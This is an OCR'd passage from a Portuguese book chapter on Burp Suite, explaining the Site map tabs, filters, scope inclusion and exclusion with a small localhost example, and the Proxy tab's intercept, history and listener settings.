

Figura 7.18 – Selecionando cor.



Figura 7.19 – Adicionando comentário.

No canto inferior direito, é exibida a requisição (Request) e a resposta (Response). A requisição é subdivida nas abas (Figura 7.17):

- Raw – Cabeçalhos em texto puro. Particularmente prefiro esse modo de visualização, pois, pelo menos para mim, é o meio mais claro de identificar cada parâmetro usado na requisição.

- Params – Parâmetros da URL. Esses campos podem ser auditados com o Intruder.
- Headers – Cabeçalhos divididos em colunas.
- Hex – Cabeçalhos exibidos na forma hexadecimal.

A resposta é subdividida nas abas (Figura 7.20):

- Raw – Cabeçalhos e código HTML em texto puro.
- Headers – Cabeçalhos divididos em colunas e código HTML exibido em texto puro.
- Hex – Código HTML exibido na forma hexadecimal.
- HTML – Código HTML exibido em texto puro.
- Render – Renderiza o código HTML, exibindo-o de forma muito similar ao browser convencional.

O campo de busca, localizado no canto inferior direito, permite a busca por termos. Por exemplo, é possível buscar o termo *Facebook*, e o botão de + refinará melhor a busca (Figura 7.20):



Figura 7.20 – Campo de busca.

- Case sensitive – O termo a ser buscado é sensível ao caso (case sensitive).
- Regex – Busca utilizando expressões regulares.
- Auto-scroll to match when text changes – Busca automaticamente o termo na página. Supondo que você procurou o termo *Facebook* em uma URL do Site map e depois clicou em outra URL, ao retornar para a URL original, a rolagem (scroll – barra lateral direita) atualiza automaticamente para a parte do texto em que a primeira ocorrência de *Facebook* é encontrada.

O filtro é usado para exibir sites no Site map de acordo com a necessidade do usuário. É possível exibir somente sites com cores destacadas, com comentários, dentro de um determinado escopo etc. Para acessar o filtro, clique em Filter: Hiding not found items; hiding CSS, image and general binary contente; hiding 4xx responses; hiding empty folders (Figura 7.21).



Figura 7.21 – Filtros de exibição de sites no Site map.

Os principais tipos de filtros que podem ser utilizados são:

- Filter by request type – Filtro por requisições:

  - Show only in-scope items – Exibe apenas URLs definidas dentro de um escopo (Aba Target > Scope > Include in scope – Figura 7.23).
  - Show only requested items – Exibe apenas URLs solicitadas diretamente pelo usuário (URLs da cor preta), não exibindo URLs adicionadas automaticamente pelo Burp Suite no Site map (URLs da cor cinza).
  - Show only parameterized requests – Exibe apenas URLs com a coluna Params marcada.
  - Hide not-found items – Oculta items não encontrados.
- Filter by MIME type – Filtro por MIME type (arquivos HTML, CSS, XML etc.).
- Filter by status code – Filtro por código HTTP (família 2xx, 3xx etc.).
- Folders – Oculta pastas vazias.
- Filter by file extension – Filtro por tipos de arquivos:

- Show only – Exibe somente arquivos do tipo especificado.
- Hide – Não exibe arquivos do tipo especificado.

• Filter by file annotation – Filtro por comentários e destaque de cor:

- Show only commented items – Exibe somente URLs marcadas por comentários.
- Show only highlighted items – Exibe somente URLs marcadas por cores.

7.6.4.2 Scope

Define um escopo. Por meio do escopo, é possível definir quais sites devem ou não ser exibidos no Site map. Como se vê na Figura 7.17, o Site map mostra endereços correlacionados à URL visitada pelo usuário, como Linkedin, YouTube, Facebook etc. Dependendo do tamanho do site, será preciso realizar uma filtragem para que o Site map exiba somente os sites desejados.

Será necessário criar o seguinte ambiente:

1. Crie o diretório /var/www/html/pagina:

   root@kali# **mkdir /var/www/html/pagina**

2. Crie os arquivos /var/www/html/pagina/meus_dados.php e /var/www/html/pagina/meus_dados2.php:

   root@kali# **touch /var/www/html/pagina/meus_dados.php**
   root@kali# **touch /var/www/html/pagina/meus_dados2.php**

3. Acesse os endereços http://localhost/pagina/meus_dados.php e http://localhost/pagina/meus_dados2.php.

4. Em Target > Site map, clique com o botão direito na URL e vá em Add to scope (Figura 7.22)



Figura 7.22 – Adicionando uma URL ao escopo.

5. Será aberta uma nova janela perguntando se você deseja que o Burp Suite pare de enviar itens que não estejam estritamente em um escopo (Aba Target > Scope > Include in scope – Figura 7.23) para o histórico do proxy (Figura 7.28) ou outras ferramentas. Caso o site seja muito grande, recomenda-se que se escolha o botão Yes; para o nosso exemplo, escolha a opção No. Essa opção pode ser alterada marcando/desmarcando os checkboxes Don’t send items to Proxy history or other Burp tools e Don’t send items to Proxy history or other Burp tools, if out of scope (Figura 7.39).
6. Nesse momento, a aba Scope ficará destacada, com a cor laranja, em relação às demais. Clique nessa aba e perceba que o site foi adicionado ao escopo (aba Target > Scope > Include in scope – Figura 7.23).



Figura 7.23 – URL adicionada com sucesso ao escopo do Site map.

Uma URL pode ser incluída (Target > Scope > Include in scope) ou excluída (Target > Scope > Exclude from scope) de um escopo (Figura 7.23). Ao incluir uma URL em um escopo, é possível alterar o filtro do Site map para exibir somente URLs dentro um escopo (habilitando o checkbox Show only in-scope items – Figura 7.24). A exclusão remove URLs que estejam dentro de um escopo e contenham o termo informado. Exemplo:

1. Em Target Scope > Exclude from scope, clique em Add (Figura 7.23).
2. Preencha a nova aba que será aberta com as seguintes opções:

• Protocol – Any.

• Host or IP range – localhost.

• Port – Deixe essa opção em branco.

• File – meus_dados.php.

3. Na guia Target > Site map, clique em Filter: Hiding not found items; hiding CSS, image and general binary contente; hiding 4xx responses; hiding empty folders. Habilite o checkbox Show only in-scope items (Figura 7.24).



Figura 7.24 – Com o checkbox "Show only in-scope items" habilitado, somente URLs que fazem parte de um escopo serão exibidas.

4. Como o termo meus_dados.php foi excluído, o Site map não exibe URLs com esse termo (Figura 7.25).



Figura 7.25 – Termo meu_dados.php excluído do Site map.

7.6.5 Aba Proxy

Definições e configurações do proxy.

7.6.5.1 Intercept

Como o Burp Suite vai se comportar ao interceptar o tráfego web. Para capturar requisições e respostas do servidor web, siga as etapas da Seção 7.6.3.

- Forward – Aceita a requisição (e/ou resposta).
- Drop – Rejeita a requisição (e/ou resposta).
- Intercept is on – Habilita a interceptação de dados: o Burp Suite intercepta tráfego web (Figura 7.26) e envia ao usuário, para que ele o modifique ao seu critério. Ao clicar nesse botão, o texto é trocado para Intercept is off, indicando que o Burp Suite intercepta o tráfego web, mas não deixa o usuário modificá-lo. O histórico do tráfego web permanece armazenado em Proxy > HTTP history (Figura 7.28).



Figura 7.26 – Interceptação habilitada.

• Action – Ação a ser tomada quando o tráfego web é interceptado (Figura 7.27).



Figura 7.27– Selecionando uma ação a ser tomada.

7.6.5.2 HTTP history

Todas as requisições feitas no browser e capturadas pelo Burp Suite são armazenadas nessa guia (Figura 7.28).



Figura 7.28 – Histórico das requisições feitas pelo browser e capturadas pelo Burp Suite.

7.6.5.3 Options

Opções de configuração do proxy.

Em Proxy Listeners, é possível configurar qual a porta local do proxy, se ele ficará aguardando por conexões em todas as interfaces de rede ou somente na interface local etc. Habilite o checkbox Running para que o proxy realize a captura de requisições/respostas HTTP (Figura 7.29).



Figura 7.29 – Configuração do proxy.

Na Figura 7.29, o proxy foi configurado para aguardar conexões localmente na porta 8080. Isso significa que outra máquina da rede não conseguirá configurar o browser com o endereço IP do Burp Suite. Para que o Burp Suite aguarde por conexões oriundas da rede, clique na linha do proxy, deixando-o destacado da cor laranja e depois clique em Edit (Figura 7.29). Na nova aba

aberta, selecione a opção All interfaces.

Em Intercept Client Requests, o Burp Suite captura requisições[3] de acordo com regras predefinidas (Figura 7.30).

